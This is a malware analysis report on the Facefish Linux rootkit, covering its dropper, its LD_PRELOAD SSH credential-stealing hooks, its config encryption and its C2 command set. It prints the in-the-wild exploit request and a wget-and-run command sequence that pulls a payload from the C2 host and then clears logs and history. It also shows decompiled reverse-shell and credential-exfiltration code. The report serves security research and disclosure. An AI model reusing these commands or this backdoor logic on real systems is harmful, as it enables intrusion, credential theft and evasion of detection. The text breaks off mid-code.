Analysis report of the Facefish rootkit

By Alex.Turing

Published: 2021-05-27 · Archived: 2026-04-05 18:53:39 UTC

Background

In Feb 2021, we came across an ELF sample using some CWP's Ndays exploits, we did some analysis, but after checking with a partner who has some nice visibility in network traffic in some China areas, we discovered there is literarily 0 hit for the C2 traffic. So we moved on.

On 4/26/2021, Juniper published a **blog** about this sample, we noticed that some important technical details were not mentioned in that blog, so we decided to complete and publish our report.

The ELF sample file (38fb322cc6d09a6ab85784ede56bc5a7) is a Dropper, which releases a Rootkit. Juniper did not name it, so we gave it a name `Facefish`, as the Dropper released different rootkits at different times, and Blowfish encryption algorithm has been used.

Facefish supports pretty flexible configuration, uses Diffie-Hellman exchange keys, Blowfish encrypted network communication, and targets Linux x64 systems.


Overview

Facefish consists of 2 parts, Dropper and Rootkit, and its main function is determined by the Rootkit module, which works at the Ring3 layer and is loaded using the `LD_PRELOAD` feature to steal user login credentials by hooking ssh/sshd program related functions, and it also supports some backdoor functions. Therefore, Facefish can be characterized as a backdoor for Linux platform.

The main functions of Facefish are

- Upload device information
- Stealing user credentials
- Bounce Shell
- Execute arbitrary commands

The basic process is shown in the following diagram.



Propagation method

The vulnerabilities exploited in the wild are shown below

```
 POST /admin/index.php?scripts=.%00./.%00./client/include/inc_index&service_start=;cd%20/usr/bin;%20/usr/bin/wge
Host: xx.xxx.xxx.xx:2031
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 0
```

After decoding the part related to Facefish, the following execution command sequence is obtained, which can be seen that the main function is to download the payload of the first stage of execution, and then clean up the traces.

```
 cd /usr/bin;
/usr/bin/wget http://176.111.174.26/76523y4gjhasd6/sshins;
chmod 0777 /usr/bin/sshins;
ls -al /usr/bin/sshins; ./sshins;
cat /etc/ld.so.preload;
rm -rf /usr/bin/sshins;
sed -i '/sshins/d' /usr/local/cwpsrv/logs/access_log;
history -c
```

Reverse Analysis

In simple terms, Facefish's infection procedure can be divided into 3 stages

Stage 0: Preliminary stage, spread through the vulnerability and implanted Dropper on the device

Stage 1: Release stage, Dropper releases the Rootkit

Stage 2: Operational stage, Rootkit collects and transmits back sensitive information and waits for the execution of the instructions issued by C2

Let’s take a look at Stage 1 and Stage 2.

Stage 1: Dropper Analysis

Dropper's base information is shown below, the main function is to detect the running environment, decrypt the Config and get C2 information, configure Rootkit, and finally release and start Rootkit.

> MD5:38fb322cc6d09a6ab85784ede56bc5a7
>
> ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, stripped
>
> Packer: UPX

It is worth mentioning that Dropper uses some `tricks` to counteract the detection of antivirus at the binary level.

Trick 1:upx with overlay

As shown in the figure below, the encrypted Config data is used as overlay to fill the end of the sample after upx shelling.

```
00000000`0000CFD0:  00 00 00 00 55 50 58 21 0D 16 02 08 DA 74 86 29
00000000`0000CFE0:  13 1E 23 A3 7C 07 00 00 0E 00 00 00 20 7D 01 00
00000000`0000CFF0:  49 05 00 B2 F4 00 00 00 BD E8 3F 94 57 A4 82 94
00000000`0000D000:  E3 B6 E9 9C B7 91 BC 59 5B B2 7E 74 2D 2E 2D 9B
00000000`0000D010:  94 F6 E5 3A 51 C7 D8 56 E4 EF A8 81 AC EB A6 DF
00000000`0000D020:  8B 7E DB 5F 25 53 62 E2 00 A1 69 BB 42 08 34 03
00000000`0000D030:  46 AF A5 7B B7 50 97 69 EB B2 2E 78 68 13 FA 5B
00000000`0000D040:  41 37 B6 D0 FB FA DA E1 A0 9E 6E 5B 5B 89 B7 64
00000000`0000D050:  E8 58 B1 79 2F F5 0C FF 71 64 1A CB BB E9 10 1A
00000000`0000D060:  A6 AC 68 AF 4D AD 67 D1 BA A1 F3 E6 87 46 09 05
00000000`0000D070:  19 72 94 63 9F 50 05 B7
```

upx tail

overlay

The purpose of this approach is twofold:

1. Counteracting upx decapsulation
2. The Config data is decoupled from the sample, so that the Config can be updated by the tool without compiling the source code, which is convenient for circulation in the black market.

Trick 2:elf without sections

As shown in the figure below, the section information in the sample is erased after the shell is removed

```
00000000: Signature                           464C457F/1179403647
00000004: File class                          02/64-bit
00000005: Data encoding                       01/Little endian
00000006: File version                        01/1
00000010: Type                                0002/Executable
00000012: Machine                             003E/x86-64
00000014: Module version                      00000001/1
00000018: Entry point                         00000000`00401A48
00000020: Program header table                00000000`00000040
00000028: Section header table                00000000`00000000
00000030: Module flags                        00000000/0
00000034: Size of header                      0040/64
00000036: Program header table entry size     0038/56
00000038: Program header table entry count    0007/7
0000003A: Section header table entry size     0040/64
0000003C: Section header table entry count    0000/0
0000003E: String table index                  0000/0
```

The purpose of this approach is also twofold:

Some tools that rely on section information for analysis do not work properly, and erasing sections makes analysis more difficult to a certain extent.

Some antivirus engines rely on the section information to generate the detection area of the feature, erase the section might blindfold some antivirus engines.

Dropper's main features

Dropper will output the following information when it runs

```
[+] Architecture 64 bits                       -> 1:Check Env
[+] Control 176.111.174.26:443                 -> 2:Decrypt Config
[+] Poll interval 600
[+] GUID 7930a851-7645c3e0-1ebedda5-255d7dbc   -> 3:Config Rootkit
[+] Installing 64 bits version                 -> 4:Install&Exec Rootkit
[+] Creating ld.so.preload
[+] Done, restarting service...
```

Based on this information, we can divide Dropper's functions into the following 4 stages

1. Detecting the runtime environment
2. Decrypting Config
3. Configure Rootkit
4. Release and start Rootkit

0x1:Detect the running environment

Read the first 16 bytes of `/bin/cat` , and determine the current system's bit number by checking the value of the 5th byte (EI_CLASS), currently Facefish only supports x64 system. Then it checks if it is running under root privileges and finally tries to read in the Config information from the end of its own file. If any of these steps fails, Facefish will give up the infection and exit directly.

```
  v5 = arch_byte;
  if ( (unsigned int)wrap_getuid() )
  {
    v8 = off_418998;
    v9 = "You need to be root to do this\n";
exit_proc:
    wrap_output((__int64)v9, v8, v6, (__int64)v7);
    return 2;
  }
  if ( !v5 )
  {
    v8 = off_418998;
    v9 = "[-] Failed to detect architecture\n";
    goto exit_proc;
  }
  wrap_printf((__int64)"[+] Architecture %d bits\n", v5);
  self = wrap_open((__int64)*argv, 0LL, v10);
  v12 = self;
  if ( (self & 0x80000000) != 0 )
  {
    v8 = off_418998;
    v9 = "[-] Failed to open self\n";
    goto exit_proc;
  }
```

0x2:Decrypting Config

The original Config information is 128 bytes long, encrypted with Blowfish's CBC mode, and stored at the end of the file in the form of overlay. The decryption key&iv of Blowfish is as follows.

- key:buil
- iv:00 00 00 00 00 00 00 00

It is worth mentioning that when using Blowfish, its author played a little trick to "disgust" security researchers during the coding process, as shown in the following code snippet.

At first glance, one would think that the key for Blowfish is "build". Note that the third parameter is 4, i.e. the length of the key is 4 bytes, so the real key is "buil".

```
blowfish_prapare((__int64)"build", &cat_elfheader, 4uLL);
```

Take the original Config as an example.

```
 BD E8 3F 94 57 A4 82 94 E3 B6 E9 9C B7 91 BC 59
5B B2 7E 74 2D 2E 2D 9B 94 F6 E5 3A 51 C7 D8 56
E4 EF A8 81 AC EB A6 DF 8B 7E DB 5F 25 53 62 E2
00 A1 69 BB 42 08 34 03 46 AF A5 7B B7 50 97 69
EB B2 2E 78 68 13 FA 5B 41 37 B6 D0 FB FA DA E1
A0 9E 6E 5B 5B 89 B7 64 E8 58 B1 79 2F F5 0C FF
71 64 1A CB BB E9 10 1A A6 AC 68 AF 4D AD 67 D1
BA A1 F3 E6 87 46 09 05 19 72 94 63 9F 50 05 B7
```

The decrypted Config is shown below, you can see the c2:port information (176.111.174.26:443).

```
0000000  BE BA FE CA 86 8C D9 C4 33 15 FD 8B 58 02 00 00  ........3...X...
0000010  20 00 00 00 01 BB 00 00 00 00 00 00 00 00 00 00  ................
0000020  31 37 36 2E 31 31 31 2E 31 37 34 2E 32 36 00 00  176.111.174.26..
0000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The specific meaning of each field is as follows:

offset	length	meaning
0x00	4	magic
0x0c	4	interval
0x10	4	offset of c2
0x14	4	port
0x20(pointed by 0x10)		c2

After the decryption is completed, the following code snippet is used to verify the Config, the verification method is relatively simple, that is, compare the magic value is not `0xCAFEBABE`, when the verification passed, enter the configuration Rootkit stage.

```
if ( LODWORD(config[0]) != 0xCAFEBABE )
{
  v8 = off_418998;
  v9 = "[-] Broken build (2)\n";
  goto exit_proc;
}
```

0x3:Configure Rootkit

Firstly, the current time is used as the seed to generate 16 bytes randomly as the new Blowfish encryption key, and the Config obtained from the previous stage is re-encrypted with the new key.


```
blowfish_prapare((__int64)&newkey, &cat_elfheader, 0x10uLL);
v43 = config;
v44 = 0LL;                          Encrypt config with new key
do
{
  flag = *v43 ^ v44;
  sub_401B56((unsigned int *)&flag, v43, &cat_elfheader);
  v44 = *v45;
  v43 = v45 + 1;
}
while ( v46 != v43 );
```

Then use the flag `0xCAFEBABEDEADBEEF` to locate the specific location of the Rootkit in the Dropper and write the new encryption key and the re-encrypted Config information.


```
  flag = 0xCAFEBABEDEADBEEFLL;
  v48 = locate_flag(&rootkit_elf, 0x7948uLL, &flag, 8uLL);
  v50 = "[-] Invalid configuration";
  if ( !v48 )
  {
LABEL_37:
    sub_4022D4((__int64)v50, (__int64)v47, v6, v49);
    return 2;
  }
  v51 = v48;
  v52 = dword_418D70;                    Write key & config to Rootkit
  v7 = (__int64 *)36;
  v53 = &newkey;
  while ( v7 )
  {
    *v51 = *(_DWORD *)v53;
    v53 = (__int64 *)((char *)v53 + 4);
    ++v51;
    v7 = (__int64 *)((char *)v7 - 1);
  }
```

The changes to the file are shown below.

Before writing.



After writing.



In this process because the encryption key is randomly generated, the MD5 value of the Rootkit released at different times is different, and we speculate that this design is used to counteract the black and white HASH detection of the antivirus.

```
root@debian:/lib64# md5sum libs.so
6b015f38cd65cfb8c83dcf96646a4636  libs.so
root@debian:/lib64# md5sum libs.so.bk
d6ece2d07aa6c0a9e752c65fbe4c4ac2  libs.so.bk
```

It is also worth mentioning that Facefish specifically supports the FreeBSD operating system. The implementation is relatively simple, as shown below, that is, by determining whether the EI_OSABI in cat binary is equal to 9, if so, the EI_OSABI value in Rootkit is modified to 9.

```
    if ( cat_elfheader.e_ident[7] == 9 )        // FreeBSD
      isfreebsd = 9;
```

```
  v52 = isfreebsd;
```

```
  rootkit_elf.e_ident[7] = v52;
```

0x4: Release and start Rootkit

Write the Rootkit configured in the previous stage to the `/lib64/libs.so` file, and write the following to `/etc/ld.so.preload` to realize the Rootkit preload.

```
/lib64/libs.so
```

Restart the ssh service with the following command to give Rootkit a chance to load into the sshd application

```
 /etc/init.d/sshd restart
/etc/rc.d/sshd restart
service ssh restart
systemctl restart ssh
systemctl restart sshd.service
```

The actual effect is shown below.

```
ebian:/lib64# ldd /usr/bin/ssh
  linux-vdso.so.1 (0x00007fffd9de4000)
  /lib64/libs.so (0x00007f05218b6000)        Facefish rootkit module
  libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f05211c0000)
  libcrypto.so.1.0.2 => /usr/lib/x86_64-linux-gnu/libcrypto.so.1.0.2 (0x00007f0520d5a000)
  libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f0520b56000)
  libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007f052093c000)
  libresolv.so.2 => /lib/x86_64-linux-gnu/libresolv.so.2 (0x00007f0520725000)
  libgssapi_krb5.so.2 => /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2 (0x00007f05204da000)
  libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f052013b000)
```


At this point Dropper's task is complete and Rootkit starts working.

Stage 2:Rootkit Analysis

Facefish's Rootkit module libs.so works at the Ring3 layer and is loaded through the LD_PRELOAD feature, its basic information is as follows.

> MD5:d6ece2d07aa6c0a9e752c65fbe4c4ac2
>
> ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped

In IDA you can see that it exports 3 functions, according to the preload mechanism, when rootkit is loaded, they will replace libc's function of the same name and implement hook.



`init_proc` function, its main function is to hook ssh/sshd process related functions in order to steal login credentials.
The `bind` function, whose main function is to report device information and wait for the execution of C2 commands.
The `start` function, whose main function is to calculate keys for the key exchange process in network communication.

Analysis of the .init_proc function

The .init_proc function will first decrypt Config, get C2, PORT and other related information, then determine if the process being injected is SSH/SSHD, if it is, then HOOK the related functions that handle the credentials, and finally when ssh actively connects to it, or when sshd passively receives an external connection, Facefish, with the help of Hook function steals the login credentials and sends them to C2.

0x1 Finding SSH

If the current system is FreeBSD, the dlopen function obtains the address of the link_map structure and uses the link_map to iterate through the modules loaded by the current process to find SSH-related modules.

```
if ( *(_BYTE *)(i + 7) == 9 )                    // freebsd
{
  freebsd_flag = 1;
  dlinfo((void *)0xFFFFFFFFFFFFFFFDLL, 2, &arg);
  while ( 1 )
  {
    v14 = arg;
    if ( !arg )
      break;                              Traverse link_map
    v15 = arg->l_name;
    if ( !*v15 || strstr(v15, &aUsageSsh[7]) )// ssh
    {
      v178 = v14->l_ld;
      v177 = v14->l_addr;
      break;
    }
```

If the current system is not FreeBSD, the address of the link_map is obtained from item 2 of the `.got.plt` table.

```
  for ( j = off_7FFFF7FF3FD0; ; ++j )
  {
    if ( !j->d_tag )
      return;
    if ( j->d_tag == DT_PLTGOT )
      break;
  }
  v17 = j->d_un;
  if ( !v17 )
    return;
  v18 = *(link_map **)(v17 + 8);
  if ( !v18 )
    return;
  arg = *(link_map **)(v17 + 8);
  wrap_findfunction(v18, (char *)0x80);
  while ( arg )                                  // link_map
  {                                    Traverse link_map
    v19 = arg->l_name;
    if ( !*v19 || strstr(v19, &aUsageSsh[7]) )// ssh
      v178 = arg->l_ld;
    arg = arg->l_prev;
  }
```

After getting the SSH related module, the next step is to determine if the module is ssh/sshd in a relatively simple way, i.e. verifying that the following string is present in the module. By this, it is known that Facefish in fact only attacks the OpenSSH implementation of client/server.

```
1:usage: ssh
2:OpenSSH_
```

0x2 HOOK function

First, Facefish looks for the address of the function to be hooked

where the ssh function to be hooked is shown as follows.

```
dq offset aReadPassphrase
                              ; DATA XREF: _init_proc+2BB↑o
                              ; "read_passphrase"
dq offset aReadPassphrase_0 ; "read_passphrase: stdin is not a tty"
dq 0
dq offset aSshUserauth2 ; "ssh_userauth2"
 dq offset aSshUserauth2In
                              ; DATA XREF: _init_proc+9D0↑w
       ssh related            ; "ssh_userauth2: internal error:"
dq 0
dq offset aKeyPermOk     ; "key_perm_ok"
dq offset aThisPrivateKey ; "This private key will be ignored."
dq 0
dq offset aLoadIdentityFi ; "load_identity_file"
dq offset aEnterPassphras ; "Enter passphrase for key"
dq 0
```

The sshd function to be hooked is shown below.

```
dq offset aUserKeyAllowed
                              ; DATA XREF: _init_proc+2D2↑o
                              ; "user_key_allowed2"
dq offset aTryingPublicKe ; "trying public key file %s"
dq 0
dq offset aSshpamAuthPass ; "sshpam_auth_passwd"
dq offset aPamSCalledWhen ; "PAM: %s called when PAM disabled"
dq 0          sshd related
dq offset aAuthShadowPwex ; "auth_shadow_pwexpired"
dq offset aCouldNotGetSha ; "Could not get shadow information"
dq 0
dq offset aGetpwnamallow ; "getpwnamallow"
dq offset aInvalidUser100 ; "Invalid user %.100s from"
dq 0
```

If it is not found, the function name is prefixed with Fssh_ and looked for again. If it is still not found, the function is located indirectly through the string in the function. Finally, the Hook is implemented by the following code

snippet

```
v134 = *(_QWORD *)(p_functable + 16);
v135 = *(_QWORD *)(p_functable + 40);
v157 = sub_7FFFF7FEEF2A;
v162 = v131;
v159 = v135;
v160 = hook_ssh_userauth2;
v161 = &original_ssh_userauth2;
v163 = sub_7FFFF7FEF62E;
*(_QWORD *)s = v134;
v158 = &qword_7FFFF7FF5E28;
v164 = (__int64 (__fastcall **)(_QWORD, _QWORD, _QWORD, _QWORD,
v165 = 0LL;
v166 = 0LL;
v167 = 0LL;
hook_proc((__int64)v151, (__int64)v154, s);
```

The actual comparison before and after HOOK is shown below.

```
(gdb) x/7i 0x00005555555704FE
   0x5555555704fe:      call   0x5555555732c0
   0x555555570503:      mov    rdi,r13
   0x555555570506:      mov    rcx,r14
   0x555555570509:      mov    rdx,r12
   0x55555557050c:      mov    rsi,rbx
=> 0x55555557050f:      call   0x555555573990
   0x555555570514:      add    rsp,0x18
(gdb)
```

ssh No hook

VS

```
(gdb) x/7i 0x00005555555704fe
=> 0x5555555704fe:      call   0x5555555732c0
   0x555555570503:      mov    rdi,r13
   0x555555570506:      mov    rcx,r14
   0x555555570509:      mov    rdx,r12
   0x55555557050c:      mov    rsi,rbx
   0x55555557050f:      call   0x555555554010
   0x555555570514:      add    rsp,0x18
(gdb) x/i 0x555555554010
   0x555555554010:      jmp    QWORD PTR [rip+0x0]        # 0x555555554016
(gdb) x/g 0x555555554016
0x555555554016: 0x00007ffff7ff1825
(gdb) x/11i 0x00007ffff7ff1825
   0x7ffff7ff1825:      push   r13
   0x7ffff7ff1827:      push   r12
   0x7ffff7ff1829:      mov    r12,rsi
   0x7ffff7ff182c:      push   rbp
   0x7ffff7ff182d:      mov    rbp,rdx
   0x7ffff7ff1830:      sub    rsp,0x10
   0x7ffff7ff1834:      cmp    DWORD PTR [rip+0x46bd],0x7f        # 0x7ffff7ff5ef8
   0x7ffff7ff183b:      mov    rax,QWORD PTR [rip+0x45d6]        # 0x7ffff7ff5e18
   0x7ffff7ff1842:      ja     0x7ffff7ff1852
   0x7ffff7ff1844:      mov    QWORD PTR [rsp+0x8],rdi
   0x7ffff7ff1849:      call   rax
(gdb) x/g 0x7ffff7ff5e18
0x7ffff7ff5e18: 0x0000555555573990
```

Facefish function

Original function

ssh Hooked by Facefish

0x3 Stealing login credentials

Facefish steals the login credentials with the help of the function after Hook and reports it to C2.

```
if ( !result )
{
  commu_c2(
    0x300LL,
    (__int64)&v8,
    4 * ((((signed int)v6 + 3) >> 2) - ((((((signed int)v6 + 3)
    0LL,
    0LL);
  exit(0);
}
```

The reported data format is `%08x-%08x-%08x-%08x,%s,%s,%s,%s,%s` , where the first 32 sections are the encrypted key, followed by the account number, remote host, password and other information.

The information reported in practice is shown below.

```
(gdb) x/s $rsi
0x7fffffff3b90: "7930a851-7645c3e0-1ebedda5-255d7dbc,root,facefish,123.59.211.71,testpd,"
```

bind function analysis

Once the user logs in through ssh, it will trigger the bind function and then execute a series of backdoor behavior, as follows.

If the backdoor is initialized normally, it will first fork the backdoor process and enter the instruction loop of C2 connection, and the parent process will call the real bind function through syscall(0x68/0x31).

```
syscall_num = 0x68LL;
if ( !flag_SysABI_FreeBSD_7FBF099B6EF4 )
  syscall_num = 0x31LL;
return syscall(syscall_num, sockfd_1, addr, addrlen_1);
```

0x1: Host behavior

Determine if the sshd parent process exists, if the parent process exits, the backdoor process also exits.

```
{                                       // Child
  signal(0x11, (__sighandler_t)1);
  while ( 1 )
  {
    kill_res = kill(pid, 0);            // check parent
    if ( kill_res )
      goto _exit;
```

If the parent process exists start collecting host information, including: CPU model, Arch, memory size, hard disk size, ssh service related configuration file and credential data.

```
collect_info((__int64)proc_cpuinfo, (__int64)model_name, (__int64)cb_cpuinfo_modelname, (__int64)&system_info);
collect_info((__int64)proc_cpuinfo, (__int64)flags, (__int64)cb_cpuinfo_flags, (__int64)&system_info);
collect_info((__int64)aProcMeminfo, (__int64)mem_total, (__int64)cb_processmeminfo_memtotal, (__int64)&system_info);
loop_dir_7FBF099B011B(
  path_home,
  0LL,
  (unsigned int (__fastcall *)(char *, __int64))cb_ssh_known_hosts,
  (__int64)&system_info,
  0);
collect_info(
  (__int64)aRootSshKnownHosts,
  (__int64)&str_tab_d_a_space[3],
  (__int64)combine_ssh_host_result,
  (__int64)&system_info);
collect_info((__int64)aEtcSshSshdConf, 0LL, (__int64)cb_sshd_config, (__int64)&system_info);
loop_dir_7FBF099B011B(
  path_etc,
  release,
  (unsigned int (__fastcall *)(char *, __int64))cb_PRETTY_NAME,
  (__int64)&system_info,
  0);
loop_dir_7FBF099B011B(
  aProc,
  0LL,
  (unsigned int (__fastcall *)(char *, __int64))cb_proc_cmdline,
  (__int64)&system_info,
  1);
```

CPU model

```
model_name      db 'model name',0       ; DATA XREF: collect_sysinfo+12↑o
; __int64 proc_cpuinfo[]
proc_cpuinfo    db '/proc/cpuinfo',0    ; DATA XREF: collect_sysinfo+32↑o
                                        ; collect_sysinfo+4F↑o
; __int64 flags
flags           db 'flags',0            ; DATA XREF: collect_sysinfo+48↑o
```

Memory

```
mem_total       db 'MemTotal:',0        ; DATA XREF: collect_sysinfo+65↑o
; __int64 aProcMeminfo
aProcMeminfo    db '/proc/meminfo',0    ; DATA XREF: collect_sysinfo+6C↑o
```

Hard disk

```
bin_df          db '/bin/df',0          ; DATA XREF: collect_sysinfo+110↑o
aKb             db 'KB',0               ; DATA XREF: collect_sysinfo+14D↑o
aMb             db 'MB',0               ; DATA XREF: collect_sysinfo+158↑o
aGb             db 'GB',0               ; DATA XREF: collect_sysinfo+164↑o
aTb             db 'TB',0               ; DATA XREF: collect_sysinfo+170↑o
```

Network device

```
LODWORD(sockfd) = socket(2, 1, 0);
if ( (signed int)sockfd >= 0 )
{
  v2 = (signed int)sockfd;
  ifcon.ifc_ifcu.ifcu_buf = &v10;
  ifcon.ifc_len = 0x8000;
  if ( !ioctl((int)sockfd, 0x8912uLL, &ifcon, *(_QWORD *)&ifcon.ifc_len) )
  {
    LODWORD(ifcu_buf) = ifcon.ifc_ifcu.ifcu_buf;
    interface_name = (ifreq *)ifcon.ifc_ifcu.ifcu_buf;
    while ( ifcon.ifc_len > (signed int)interface_name - (signed int)ifcu_bu
    {
      netmask = inet_ntoa(*(struct in_addr *)&interface_name->ifr_ifru.ifru_
      interface_name_1 = interface_name;
      ++interface_name;
      sprintf(&s, aSS_0, interface_name_1, netmask);
      strcat(&dest, &s);
```

SSH service related

```
aRootSshKnownHosts db '/root/.ssh/known_hosts',0
                                        ; DATA XREF: collect_sysinfo+A4↑o
; __int64 aEtcSshSshdConf
aEtcSshSshdConf db '/etc/ssh/sshd_config',0

needle          db 'PasswordAuthentication',0
                                        ; DATA XREF: cb_sshd_config+2F↑o
; char aPubkeyauthenti[]
aPubkeyauthenti db 'PubkeyAuthentication',0
                                        ; DATA XREF: cb_sshd_config+43↑o
; char aUsepam[]
aUsepam         db 'UsePAM',0           ; DATA XREF: cb_sshd_config+57↑o
; char aPort[]
aPort           db 'Port',0             ; DATA XREF: cb_sshd_config+6B↑o
```

0x2: Introduction to C2 commands

Facefish uses a complex communication protocol and encryption algorithm, among which the instructions starting with 0x2XX are used to exchange public keys, which we will analyze in detail in the next subsection. Here is a brief explanation of the C2 functional instructions.

- Send 0x305

Whether to send the registration information 0x305, if not, collect the information and report it.

```
if ( !is_sent_reg )
{
  sys_info = collect_sysinfo();
  send_recv_dataC2(0x305u, sys_info, 0LL, 0LL);
  free(sys_info);
}
```

- Send 0x300

Function to report stolen credential information

- Send 0x301

Collect uname information, group packets and send 0x301, wait for further instructions

```
uname = get_uname_info_7FBF099B02DA(' ');
recv_buf = 0LL;
_unmae_info = (char *)uname;
recv_cmd = send_recv_dataC2(0x301u, uname, (void **)&recv_buf, &len);
free(_unmae_info);
```

- Receive 0x302

Accept command 0x302, reverse shell.

```
if ( recv_cmd == 0x302 )
{
  if ( len == 8 )
  {
    port = *(_DWORD *)&recv_buf->cmd;
    host = recv_buf->field1_sus_cmd_num;
    chpid = fork();
    if ( !chpid )
    {                                 // Child process
      sockfd_2 = connect_2358(host, port);
      if ( sockfd_2 >= 0 )
      {
        do
        {
          close(chpid);
          fd2 = chpid++;
          dup2(sockfd_2, fd2);
        }
        while ( chpid != 3 );
        v29 = 0LL;
        argv = bin_sh;
        v28 = str_i;
        execve(bin_sh, &argv, 0LL);
      }

      exit(0);
    }
  }
}
```

- Receive 0x310

Accept command 0x310, execute any system command

```
if ( recv_cmd == 0x310 && len > 0 )
{
  _unk_recv_buf_field1 = recv_buf->data1;
